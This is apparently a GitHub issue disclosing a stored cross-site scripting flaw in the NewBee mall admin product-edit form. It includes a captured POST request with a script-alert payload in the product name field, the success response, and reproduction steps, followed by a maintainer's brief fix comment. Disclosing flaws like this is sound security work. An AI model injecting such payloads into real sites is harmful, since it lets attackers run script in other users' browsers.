

[New issue](#)[Jump to bottom](#)

There is a Cross site scripting vulnerability exists in newbee-mail #64

Closed afeng2016-s opened this issue on Mar 2 · 1 comment

afeng2016-s commented on Mar 2 • edited ▾

[Suggested description]

There is a cross site scripting vulnerability in the commodity information modification module in the main version of NewBee mall. The vulnerability stems from the fact that the form submission module that modifies the commodity information does not restrict or escape the sensitive characters entered, causing the execution of malicious JS code to trigger JS pop-up.

[Vulnerability Type]

Cross site scripting vulnerability

[Vendor of Product]

<https://github.com/newbee-ltd/newbee-mail>

[Affected Product Code Base]

v1.0.0

[Affected Component]

```
POST /admin/goods/update HTTP/1.1
Host: localhost:28089
Content-Length: 392
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36
Content-Type: application/json
Origin: http://localhost:28089
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:28089/admin/goods/edit/10907
Accept-Encoding: gzip, deflate
```

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: locale=zh-cn; Hm_lvt_a4980171086658b20eb2d9b523ae1b7b=1645520663,1645696647;
JSESSIONID=5B28A8C926D035BCC4A809131899B51D
Connection: close

```
{"goodsId":"10907","goodsName":"鐵辦<script>alert(\"xss\")</script>","goodsIntro":"xxx","goodsCategoryId":"47","tag":"鐵辦  
枳","originalPrice":"1","sellingPrice":"1","stockNum":"0","goodsDetailContent":"<p>hhh</p><p><br/></p>","goodsCoverImg":"http://localhost:28089/upload/20220303_10153124.html","goodsCarousel":"http://
```



[Impact Code execution]
true

[Vulnerability proof]

1.Access address <http://localhost:28089/admin/goods> , select the commodity information to be modified and enter information editing.

newbee-mall | 后台管理系统

← → ↻ http://localhost:28089/admin/goods

NEWBEE商城

Dashboard

Dashboard

商品信息

首页配置

轮播图配置

热销商品配置

新品上线配置

为你推荐配置

管理模块

分类管理

商品管理

会员管理

订单管理

Dashboard

商品管理

+ 添加商品

✎ 修改商品

+ 上架商品

- 下架商品

<input type="checkbox"/>	商品编号	商品名	商品简介	商品图片
<input checked="" type="checkbox"/>	10907	蜜枫	xxx	
<input type="checkbox"/>	10906	Apple iPhone12 Pro (A2408) 128GB 海蓝色 支持移动联通电信5G 双卡双待手机	A14仿生芯片, 6.1英寸超视网膜XDR显示屏, 激光雷达扫描仪, 超瓷晶面板, 现实力登场!	
<input type="checkbox"/>	10905	Apple iPhone12 (A2404) 蓝色 支持移动联通电信5G 双卡双待手机	A14仿生芯片, 6.1英寸超视网膜XDR显示屏, 超瓷晶面板, 升维大提速, 现实力登场!	
<input type="checkbox"/>	10903	华为 HUAWEI P40 冰霜银 全网通5G手机	麒麟990 5G SoC芯片 5000万超感知徕卡三摄 30倍数字变焦 6GB+128GB	

2. Enter `<script>alert("xss")</script>` in the input box and click Save to complete the form information submission.

newbee-mall | 后台管理系统 x localhost:28089/upload/20220 x +

← → ↻ ⓘ http://localhost:28089/admin/goods/edit/10907

NEWBEE商城

Dashboard

Dashboard

+ 商品信息

首页配置

轮播图配置

热销商品配置

新品上线配置

为你推荐配置

管理模块

分类管理

Dashboard

商品信息编辑

请选择分类: 家电 数码 手机

爱疯<script>alert("xss")</script>

1

0

上架状态: ☒ 上架 ☐ 下架

Request

Pretty Raw Hex \n


```
1 POST /admin/goods/update HTTP/1.1
2 Host: localhost:28089
3 Content-Length: 392
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
5 Accept: */*
6 X-Requested-With: XMLHttpRequest
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, 1:
9 Content-Type: application/json
10 Origin: http://localhost:28089
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:28089/admin/goods/edit/10907
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
17 Cookie: locale=zh-cn; Hm_lvt_a4980171086658b20eb2d9b523aeb7b=1645520663,164569664
18 Connection: close
19
20 {
  "goodsId": "10907",
  "goodsName": "爱疯<script>alert(\"xss\")</script>",
  "goodsIntro": "xxx",
  "goodsCategoryId": "47",
  "tag": "爱疯",
  "originalPrice": "1",
  "sellingPrice": "1",
  "stockNum": "0",
  "goodsDetailContent": "<p>hhh</p><p><br/></p>",
  "goodsCoverImg": "http://localhost:28089/upload/20220303_10153124.html",
  "goodsCarousel": "http://localhost:28089/upload/20220303_10153124.html",
  "goodsSellStatus": "0"
}
```


Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200
2 Content-Type: application/json
3 Date: Thu, 03 Mar 2022 02:58:53 GMT
4 Connection: close
5 Content-Length: 50
6
7 {
  "resultCode": 200,
  "message": "SUCCESS",
  "data": null
}
```

3.The pop-up window is triggered when the page is refreshed, and the loophole reproduction is completed



 ZHENFENG13 added a commit that referenced this issue 24 days ago



Fixing a bug ###64

0d1ff1b

ZHENFENG13 commented 24 days ago

Collaborator

如果担心某个字符串类型的字端存在xss漏洞，可以直接使用NewBeeMallUtils中的cleanString()方法，后续再有类似的issue就不再处理，直接关闭了。



ZHENFENG13 closed this as completed 24 days ago

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

